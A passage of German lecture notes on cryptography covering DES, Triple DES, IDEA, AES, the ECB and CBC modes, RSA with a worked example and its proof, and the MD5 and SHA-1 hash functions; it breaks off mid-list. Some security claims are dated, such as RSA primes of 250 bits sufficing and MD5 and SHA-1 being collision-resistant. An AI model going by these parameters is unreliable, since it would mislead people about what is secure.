  Der Name kommt von dem Geburtstags-Paradoxon: Die Wahrscheinlichkeit, daß zwei beliebige Personen aus einer Gruppe von 23 Personen am selben Tag Geburtstag haben, liegt über 50 %. Andererseits benötigt man 183 Personen um eine Wahrscheinlichkeit von 50 % zu erreichen, daß eine Person aus der Gruppe den eigenen Geburtstag teilt.

7.2 Symmetrische Chiffren

Symmetrische Chiffren benutzen zum Ver- und Entschlüsseln denselben Schlüssel und sind im allgemeinen sehr effizient. Allerdings muß der Schlüssel entsprechend geschützt werden, was insbesondere die Schlüsselverteilung problematisch macht.

7.2.1 Data Encryption Standard (DES)

Der Data Encryption Standard (DES) [41, 42, 43] ist derzeit eines der populärsten Chiffrierverfahren. Das Verfahren besteht aus einer Komposition von Substitutions- und Transpositionschiffren und wurde ursprünglich bis 1971 von IBM unter dem Codenamen Lucifer entwickelt. Lucifer benutzte Schlüssel mit einer Länge von 128 Bits. Der DES hingegen, der 1977 als Standard akzeptiert wurde, benutzt lediglich Schlüssel mit einer Länge von 56 Bits, was heutzutage allgemein als nicht ausreichend angesehen wird, um sich gegen Brute-Force-Angriffe zu schützen.



Abbildung 7.2: Prinzipieller Ablauf des DES-Algorithmus

Grundprinzip des DES:

- Der DES verschlüsselt Blöcke einer festen Länge von 64 Bit. Die Schlüssellänge beträgt 56 Bit.
- Der Algorithmus besteht im Kern aus 16 Verschlüsselungsrunden sowie einer initialen und finalen Permutation. In den einzelnen Runden werden jeweils Permutationen des 56 Bit Schlüssels verwendet.
- In den einzelnen Runden werden im Kern Permutationen und Substitutionen auf jeweils 32 Bit der Nachricht angewendet und exklusiv-oder verknüpft.
- Die Operationen in den einzelnen Runden werden durch abgeleitete Teilschlüssel $(k_1, k_2, \ldots, k_{16})$ parametrisiert.

- Zum Ver- und Entschlüsseln wird der gleiche Algorithmus angewendet.
- Hardware-Implementationen leisten eine Chiffrierungsrate von einigen Millionen Bits pro Sekunde.
- Problematisch ist die Schlüssellänge von 56 Bit. Es ist zur Zeit durch die Konstruktion von Spezialrechnern möglich, den gesamten Schlüsselraum in ca. zwei Tagen zu durchsuchen.

7.2.2 Triple DES

Um der geringen Schlüssellänge zu begegnen, kann man DES mehrfach mit unterschiedlichen Schlüsseln anwenden. Weit verbreitet hat sich die dreifache Anwendung von DES (Triple DES):



Abbildung 7.3: Prinzip des dreifachen DES (Triple DES)

- Dreifache Anwendung des DES mit zwei Schlüsseln liefert eine Schlüssellänge von 112 Bits.
- Falls $k_1 = k_2$ ist, so verhält sich Triple-DES wie ein normales DES (allerdings nur mit einer effektiven Schlüssellänge von 56 Bit).
- Die doppelte Anwendung von DES liefert nur eine geringe Verbesserung (meet-in-the-middle Angriff, siehe [56]).

7.2.3 International Data Encryption Algorithm (IDEA)

- Der IDEA verschlüsselt Blöcke einer festen Länge von 64 Bit. Die Schlüssellänge beträgt 128 Bit.
- Der Algorithmus besteht aus 8 Runden, die mit jeweils 6 verschiedenen 16 Bit Teilschlüsseln ausgeführt werden, sowie einer abschließenden Transformation, in die 4 weitere 16 Bit Teilschlüssel eingehen.

- IDEA beruht auf Operationen (Exklusiv-Oder, Addition, Multiplikation) aus verschiedenen algebraischen Gruppen der Ordnung 2^{16}, zwischen denen keine Distributiv- oder Assoziativgesetze gelten.
- Zum Ver- und Entschlüsseln wird der gleiche Algorithmus angewendet.
- Hardware-Implementationen leisten eine Chiffrierungsrate von einigen hundert Millionen Bits pro Sekunde.
- Software-Implementationen sind in der Geschwindigkeit vergleichbar mit DES Software-Implementationen.



Abbildung 7.4: Prinzipieller Ablauf des IDEA-Algorithmus

7.2.4 Advanced Encryption Standard (AES)

Der Advanced Encryption Standard (AES) ist der offizielle Nachfolger des DES. Das Verfahren beruht auf dem Rijndael-Algorithmus [12], der in einem offenen Verfahren aus ursprünglich 15 Vorschlägen ausgesucht wurde.

- Der AES verschlüsselt Blöcke mit einer festen Länge von 128 Bits (16 Bytes).
- Die Schlüssellängen betragen wahlweise 128 (AES-128), 192 (AES-192) oder 256 (AES-256) Bits.
- AES ordnet einen Block als ein zweidimensionales Byte-Array an, das sogenannte State:

$$\begin{bmatrix} s_{00} & s_{01} & s_{02} & s_{03} \\ s_{10} & s_{11} & s_{12} & s_{13} \\ s_{20} & s_{21} & s_{22} & s_{23} \\ s_{30} & s_{31} & s_{32} & s_{33} \end{bmatrix}$$

- Die Eingabe wird in der Reihenfolge $s_{00}, s_{10}, s_{20}, s_{30}, s_{31} \ldots$ in das Byte-Array eingetragen. Die Anzahl der Spalten im State Byte-Array wird mit N_b bezeichnet und ist beim AES immer $N_b = 4$.
- Der Schlüssel wird ebenfalls in der Folge $k_{00}, k_{10}, k_{20}, k_{30}, k_{31} \ldots$ in ein Byte-Array eingetragen.

$$\begin{bmatrix} k_{00} & k_{01} & k_{02} & k_{03} \\ k_{10} & k_{11} & k_{12} & k_{13} \\ k_{20} & k_{21} & k_{22} & k_{23} \\ k_{30} & k_{31} & k_{32} & k_{33} \end{bmatrix}$$

- Die Anzahl der Spalten im Schlüssel Byte-Array wird mit N_k bezeichnet.
- Abhängig von der Schlüssellänge macht der Algorithmus $N_r = 10$ (128 Bit), $N_r = 12$ (192 Bit) oder $N_r = 14$ (256 Bit) Runden.
- Zunächst wird der Schlüssel erweitert um aus dem erweiterten Schlüssel Rundenschlüssel zu entnehmen.
- Als erstes wird dann der Rundenschlüssel auf den im State Byte-Array eingetragenen Klartext angewendet.
- In den folgenden N_r Runden wird jeweils eine Byte Substitution, eine Verschiebung von Bytes innerhalb der Zeilen, eine Multiplikation mit einem festen Polynom und der exklusiv oder Verknüpfung mit einem Runden-Schlüssel. In der letzten Runde findet allerdings keine Multiplikation mit einem Polynom statt.
- Zum Entschlüsseln kommt im wesentlichen derselbe Algorithmus zum Einsatz, wobei die einzelnen Transformationen invertiert werden.
- Das Verfahren kann für 32-Bit Prozessoren optimiert implementiert werden.

7.3 Betriebsarten von Blockchiffren

Blockchiffren wie DES und IDEA verschlüsseln immer einen Block fester Länge. Man kann solche Blockchiffren in verschiedenen Arten benutzen. Häufig benutzt werden der Electronic Code Book (ECB) Modus und der Cipher Block Chaining (CBC) Modus.

7.3.1 Electronic Code Book (ECB)

Beim ECB Modus wird der Klartext m in Blöcke fester Länge eingeteilt, wobei die Blocklänge dem verwendeten Verschlüsselungsalgorithmus entsprechen muß (64 Bit bei DES oder IDEA). Der letzte Block wird gegebenenfalls durch ein Bitmuster aufgefüllt. Der Klartext m besitzt also die Form $m = m_1 m_2 \dots m_n$. Der Chiffretext c ergibt sich durch die unabhängige Verschlüsselung der einzelnen Blöcke und hat somit die Form $c = c_1 c_2 \dots c_n$. Für die Verschlüsselung und die Entschlüsselung gilt also:

$$c_i = E_k(m_i) \qquad \text{für } 1 \leq i \leq n$$

$$m_i = D_k(c_i) \qquad \text{für } 1 \leq i \leq n$$

Offensichtlich gilt $D_k(E_k(m_i)) = m_i$.



Abbildung 7.5: Prinzip der Electronic Code Book (ECB) Betriebsart

Eigenschaften des ECB Modus:

- Einfaches leicht parallelisierbares Verfahren.
- Für identische Blöcke entstehen identische Chiffretexte.
- Die Reihenfolge der Blöcke kann vertauscht werden, ohne daß der Empfänger dies feststellen kann.
- Ganze Blöcke können entfernt werden, ohne daß dies vom Empfänger bemerkt werden kann.

7.3.2 Cipher Block Chaining (CBC)

Beim CBC Modus wird der Klartext m wie beim ECB Modus in Blöcke fester Länge eingeteilt. m hat also wiederum die Form $m = m_1 m_2 \dots m_n$. Beim CBC Modus wird allerdings jeder Klartextblock vor der Verschlüsselung mit dem zuvor berechneten Chiffretext

Exklusiv-Oder verknüpft. Beim ersten Klartextblock verwendet man einen entsprechenden zufällig gewählten Initialisierungsvektor (IV), der allerdings mit dem Schlüsseltext übertragen werden muß. Für die Verschlüsselung und die Entschlüsselung gilt also:

$$c_i = \begin{cases} E_k(m_i \oplus IV) & \text{für } i = 1 \\ E_k(m_i \oplus c_{i-1}) & \text{für } 1 < i \leq n \end{cases}$$

$$m_i = \begin{cases} D_k(c_i) \oplus IV & \text{für } i = 1 \\ D_k(c_i) \oplus c_{i-1} & \text{für } 1 < i \leq n \end{cases}$$

Offensichtlich gilt $D_k(E_k(m_i \oplus c_{i-1})) \oplus c_{i-1} = (m_i \oplus c_{i-1}) \oplus c_{i-1} = m_i$.



Abbildung 7.6: Prinzip der Cipher Block Chaining (CBC) Betriebsart

Eigenschaften des CBC Modus:

- Änderungen der Reihenfolge und das Löschen ganzer Blöcke werden erkannt.
- Übertragungsfehler beeinträchtigen nur jeweils den aktuellen und den darauf folgenden Block.
- Statistische Eigenschaften des Klartextes werden über alle Blöcke verstreut, wodurch eine Kryptoanalyse schwieriger wird.

7.4 Asymmetrische Chiffren

Asymmetrische Verfahren benutzen zum Ver- und Entschlüsseln einer Nachricht verschiedene Schlüssel. Dies bietet interessante Vorteile, da ein Schlüssel in der Regel öffentlich ist (public key) während die zweite Hälfte geheim bleibt (private key). Durch die Verfügbarkeit von öffentlichen Schlüsseln wird die Schlüsselverteilung in der Regel wesentlich einfacher.

7.4.1 RSA-Verfahren

Das RSA-Verfahren [49] ist das wohl bekannteste asymmetrische Verschlüsselungsverfahren. Der Name ergibt sich aus den Namen der Erfinder R. Rivest, A. Shamir und L. Adleman.

Beschreibung des Verfahrens

- *Schlüsselerzeugung*:
  1. Erzeuge zwei große Primzahlen p und q von ungefähr der gleichen Länge.
  2. Berechne $n = pq$ und $\varphi(n) = (p-1)(q-1)$.
  3. Wähle eine Zahl e mit $1 < e < \varphi(n)$ und ggt$(e, \varphi(n)) = 1$.
  4. Berechne die eindeutige Zahl d mit $1 < d < \varphi(n)$ und $ed \bmod \varphi(n) = 1$.
  5. Der öffentliche Schlüssel ist (n, e), der private Schlüssel ist (n, d). Die Zahlen p, q und $\varphi(n)$ werden vernichtet.
- *Verschlüsselung*:
  1. Der Klartext m wird als eine Folge von Zahlen m_i mit $m_i \in \{0, 1, \ldots, n-1\}$ dargestellt.
  2. Mit Hilfe des öffentlichen Schlüssels (n, e) berechne $c_i = m_i^e \bmod n$ für alle m_i.
- *Entschlüsselung*:
  1. Mit Hilfe des privaten Schlüssels (n, d) berechne $m_i = c_i^d \bmod n$ für alle c_i.
  2. Wandele die Zahlenfolge m_i zurück in den ursprünglichen Klartext.

Beispiel 15 *Wir nehmen die zwei Primzahlen $p = 47$ und $q = 71$. Damit ergibt sich $n = p \cdot q = 3337$. Der Chiffrierschlüssel e darf keinen gemeinsamen Faktor mit*

$$\varphi(n) = (p-1) \cdot (q-1) = 46 \cdot 70 = 3220$$

haben. Wir wählen zufällig $e = 49$. Daraus ergibt sich:

$$d = e^{-1} \bmod \varphi(n) = 49^{-1} \bmod 3220 = 1019$$

Die Zahlen e und n werden publiziert während d geheim bleibt. Die Zahlen p und q werden vernichtet.

Zur Verschlüsselung wird der Klartext $m = 6882326879666683$ in kleinere Blöcke zerlegt. Wir wählen $m_1 = 688$, $m_2 = 232$, $m_3 = 687$, $m_4 = 966$, $m_5 = 668$ und $m_6 = 3$. Durch Berechnung von $c_i = m_i^e \bmod n$ ergibt sich $c_1 = 1570$, $c_2 = 2756$, $c_3 = 2714$, $c_4 = 2276$, $c_5 = 2423$ und $c_6 = 158$ und damit der Ciffretext $c = 1570\ 2756\ 2714\ 2276\ 2423\ 158$.

Zur Entschlüsselung wird auf den Chiffretext c die inverse Berechnung $m_i = c_i^d \bmod n$ angewendet und man erhält den Klartext zurück.

Eigenschaften des RSA-Verfahrens:

- Die Sicherheit des Verfahrens beruht auf dem Problem, eine große Zahl n zu faktorisieren. Der derzeit schnellste Faktorisierungsalgorithmus benötigt $e^{\sqrt{\ln(n)\cdot\ln(\ln(n))}}$ Schritte. Sollte irgendwann ein sehr viel schneller Faktorisierungsalgorithmus gefunden werden, dann ist das RSA-Verfahren hinfällig.
- Die Primzahlen p und q sollten nach derzeitigen Erkenntnissen mindestens 250 Bit lang sein und nicht zu nah beeinander liegen. (Sonst kann ein Angreifer p und q in der Nähe von $\sqrt{n}$ suchen.)
- Zur Bestimmung von großen Primzahlen können probabilistische Primzahltests eingesetzt werden.
- Man sollte grundsätzlich für verschiedene Schlüssel (n, e) auch verschiedene Werte für n wählen.
- Ver- und Entschlüsselung mit dem RSA-Verfahren ist wesentlich berechnugsintensiver als vergleichbare symmetrische Verfahren.

Digitale Signaturen

Eine digitale Signatur ist eine digitale Unterschrift, mit der die Echtheit eines Dokuments bewiesen werden kann. Das RSA-Verfahren kann zur Erzeugung digitaler Signaturen eingesetzt werden, indem die beiden Schlüssel vertauscht werden.

- *Verschlüsselung mit digitaler Signatur*:
  1. Der Klartext m wird als eine Folge von Zahlen m_i mit $m_i \in \{0, 1, \ldots, n-1\}$ dargestellt.
  2. Berechne $s_i = m_i^{d_A} \bmod n_A$ für alle m_i mit Hilfe des eigenen privaten Schlüssels (n_A, d_A) von A .
  3. Verschlüsselung mit Hilfe des öffentlichen Schlüssels (n_B, e_B) von B durch Berechnung von $c_i = s_i^{e_B} \bmod n_B$ für alle s_i.
- *Enschlüsselung und Prüfen einer digitalen Signatur*:
  1. Entschlüsselung mit Hilfe des privaten Schlüssels (n_B, d_B) von B durch Berechnung von $s_i = c_i^{d_B} \bmod n_B$ für alle c_i.
  2. Berechne $m_i = s_i^{e_A} \bmod n_A$ für alle s_i mit Hilfe des öffentlichen Schlüssels (n_A, e_A) von A.
  3. Wandele die Zahlenfolge m_i zurück in den ursprünglichen Klartext.

Die digitale Signatur mit dem RSA-Verfahren ist sehr aufwendig, da der ganze Klartext signiert werden muß. Abhilfe schafft hier die Signatur eines Fingerabdrucks der Nachricht (siehe Abschnitt 7.5.3). Die Ver- und Entschlüsselung ist optional und nur erforderlich, wenn der Text geheim gehalten werden muß.

Mathematische Grundlagen

Das RSA-Verfahren beruht auf grundlegenden Aussagen der Zahlentheorie:

- Es seien a, $b \in \mathbb{Z}$ und $n \in \mathbb{N}$. a heißt kongruent b modulo n (in Zeichen $a \equiv_n b$), wenn es ein $k \in \mathbb{Z}$ gibt mit $a - b = k \cdot n$.
- Mit $a \bmod n$ bezeichnen wir den Rest von a modulo n im Intervall $[0, n-1]$. Es gilt:
$$a \equiv_n b \Leftrightarrow a \bmod n = b \bmod n$$
- Auf $\mathbb{Z}_n$ können für alle a, $b \in \mathbb{Z}_n$ die Operationen $+$ und $\cdot$ wie folgt definiert werden:
$$a + b = (a + b) \bmod n$$
$$a \cdot b = (a \cdot b) \bmod n$$
- Die modulare Arithmetik ist kommutativ, assoziativ und distributiv.
- Die modulare Arithmetik kann auf die Exponentiation erweitert werden:
$$e^t \bmod n = \left(\prod_{i=1}^{t} (e \bmod n) \right) \bmod n$$
- Es sei $a \in \mathbb{Z}$, $n \in \mathbb{N}$, $n > 1$ und es gelte ggt$(a, n) = 1$. Dann existiert genau ein multiplikatives Inverses $x \in \mathbb{N}$, $0 < x < n$, mit $(a \cdot x) \bmod n = 1$.
- Die Eulersche Funktion $\varphi(n)$ bezeichnet die Anzahl der Zahlen x mit $1 \leq x < n$ für die ggt$(x, n) = 1$ ist.
- Es sei p eine Primzahl. Dann gilt:
  1. $\varphi(p) = p - 1$.
  2. Ist $k \in \mathbb{N}$, dann folgt $\varphi(p^k) = p^{k-1}(p-1)$.
  3. Ist q eine Primzahl mit $p \neq q$, dann folgt $\varphi(pq) = \varphi(p)\varphi(q) = (p-1)(q-1)$.
- Es sei $n \in \mathbb{N}$ und $a \in \mathbb{Z}$ mit ggt$(a, n) = 1$. Dann gilt $a^{\varphi(n)} \bmod n = 1$.

Das RSA-Verfahren beruht auf folgender Aussage, die sich mit Hilfe der Zahlentheorie beweisen läßt:

- Es ein $n = pq \in \mathbb{N}$ mit Primzahlen p und q und $p \neq q$. Es gelte weiter e, $d \in \mathbb{N}$ mit $ed \bmod \varphi(n) = 1$ und es sei $m \in [0, n-1]$. Dann gilt:
$$(m^e \bmod n)^d \bmod n = m$$
Der Beweis beruht auf folgender Überlegung:
$$\begin{aligned} (m^e \bmod n)^d \bmod n &= m^{ed} \bmod n \\ &= m^{k\varphi(n)+1} \bmod n \\ &= m^{k\varphi(n)} \cdot m \bmod n \\ &= m^{\varphi(n)^k} \cdot m \bmod n \\ &= 1^k \cdot m = m \end{aligned}$$

7.5 Einweg-Hashfunktionen

Einweg-Hashfunktionen haben die Aufgabe, für einen beliebig langen Klartext einen charakteristischen Hashwert oder auch „Fingerabdruck“ (message digest) fester Länge zu berechnen. Diese Fingerabdrücke können zur Realisierung unterschiedlicher Sicherheitsdienste eingesetzt werden:

- Integrität:
  Sicherstellung der Datenintegrität durch Überprüfung des Fingerabdrucks nach einer Datenübertragung. Dazu muß der original Fingerabdruck natürlich gesichert übertragen werden.
- Authentifikation:
  Mit Hashwerten kann eine sehr effiziente Authentifikation realisiert werden, insbesondere wenn die Geheimhaltung der Daten nicht zwingend notwendig ist.
- Signaturen:
  Anstatt große Klartexte komplett zu signieren, kann man sich auf die Signatur des Fingerabdrucks des Klartextes beschränken.

Nicht jede beliebige Hashfunktion ist zur Realisierung derartiger Sicherheitsdienste geeignet. Insbesondere darf es einem Angreifer nicht ohne weiteres gelingen, zu einem gegebenen Fingerabdruck eine Nachricht zu konstruieren, die denselben Fingerabdruck besitzt.

Notwendige Eigenschaften einer Einweg-Hashfunktionen (one-way-function):

- Die Hashfunktion H bildet Eingaben x mit einer variablen Bitlänge auf Ausgaben $H(x)$ einer festen Bitlänge ab.
- Die Hashfunktion H ist für beliebige Eingaben x leicht zu berechnen.
- Zu einem gegebenen Klartext m ist es berechnungsmäßig fast unmöglich, eine Nachricht m' mit $m \neq m'$ und $H(m) = H(m')$ zu finden.
- Es ist berechnungsmäßig fast unmöglich, zwei beliebige Klartexte m und m' mit $m \neq m'$ und $H(m) = H(m')$ zu finden.
- Für einen gegebenen Fingerabdruck z ist es berechnungsmäßig praktisch unmöglich, einen Klartext m mit $H(m) = z$ zu finden.

7.5.1 Message Digest 5 (MD5)

Die Hashfunktion MD5 [48] wurde 1991 von Ronald L. Rivest veröffentlicht und ist eine verbesserte Version der MD4 Hashfunktion aus dem Jahr 1990. In der Veröffentlichung findet sich auch eine Referenzimplementation in der Sprache C.

MD5 besitzt folgende Eigenschaften:



Abbildung 7.7: Prinzip der MD5 Einweg-Hashfunktion

- Der berechnete MD5-Hashwert ist 128 Bit lang.
- MD5 verarbeitet einen variabel langen Klartext in Blöcken von 512 Bits, wobei jeweils ein 128 Bit Hashwert erzeugt wird, der als Eingabe für den nächsten Block dient.
- Beim ersten Block werden die vier 32 Bit Konstanten A, B, C und D als Hashwert verwendet.
- Für jeden 512 Bit Block werden 64 Schritte zur Komprimierung der Daten durchlaufen.
- MD5 wurde für 32-Bit Prozessoren konzipiert und bevorzugt Prozessoren mit *little-endian*-Architektur (z.B. Intel 80x86).
- MD5 kann effizient in Software realisiert werden und erbringt eine Leistung von mehreren Millionen Bit pro Sekunde auf derzeit üblicher PC Hardware.
- Der Aufwand zum Finden zweier Klartexte m und m' mit $m \neq m'$ und $H(m) = H(m')$ liegt vermutlich in der Größenordnung von 2^{64} Operationen.
- Der Aufwand zum Finden eines Klartextes m zu einem gegebenen Fingerabdruck z mit $H(m) = z$ liegt vermutlich in der Größenordnung von 2^{128} Operationen.

7.5.2 Secure Hash Algorithm 1 (SHA-1)

Die Hashfunktion SHA-1 [46] wurde von der amerikanischen Standardisierungsbehörde NIST entwickelt und basiert ebenfalls auf der Hashfunktion MD4.

SHA-1 besitzt folgende Eigenschaften:

- Der berechnete SHA-1-Hashwert ist 160 Bit lang.



Abbildung 7.8: Prinzip der SHA-1 Einweg-Hashfunktion

- SHA-1 verarbeitet einen Klartext mit einer maximalen Länge von 2^{64} Bits in Blöcken von je 512 Bits, wobei jeweils ein 160 Bit Hashwert erzeugt wird, der als Eingabe für den nächsten Block dient.
- Beim ersten Block werden die fünf 32 Bit Konstanten A, B, C, D und E als Hashwert verwendet.
- Für jeden 512 Bit Block werden 80 Schritte zur Komprimierung der Daten durchlaufen.
- SHA-1 wurde für 32-Bit Prozessoren konzipiert und bevorzugt Prozessoren mit *big-endian*-Architektur (z.B. SPARC).
- SHA-1 ist aufwendiger und daher etwas langsamer als MD5. SHA-1 erzeugt aber einen längeren und damit sichereren Hashwert, sofern beide Algorithmen keine prinzipiellen Fehler haben.

7.5.3 Signaturen mit Hashfunktionen

Anstatt potentiell lange Klartexte zu signieren, kann man sich auf eine Signatur des Fingerabdrucks beschränken, wenn eine geeignete Einweg-Hashfunktion zur Verfügung steht.

- *Signatur einer Nachricht m mit Einweg-Hashfunktion und RSA*:
  1. Der Sender A berechnet die Signatur $s = D_A(H(m))$, wobei D_A der geheime RSA-Schlüssel von A ist, und überträgt m und s.
  2. Der Empfänger berechnet $H(m)$ und $E_A(s)$, wobei E_A der öffentliche RSA-Schlüssel von A ist. Die Signatur ist korrekt, wenn $H(m) = E_A(s)$ gilt.

Es ist sogar möglich, zwei Nachrichten m_1 und m_2 mit Hilfe eines Notars so zu signieren, daß die Urheber der Nachrichten die Signatur überprüfen können, ohne selbst beide Nachrichten zu kennen.

- *Duale Signatur zweier Nachrichten m_1 und m_2 mit Einweg-Hashfunktion und RSA*:

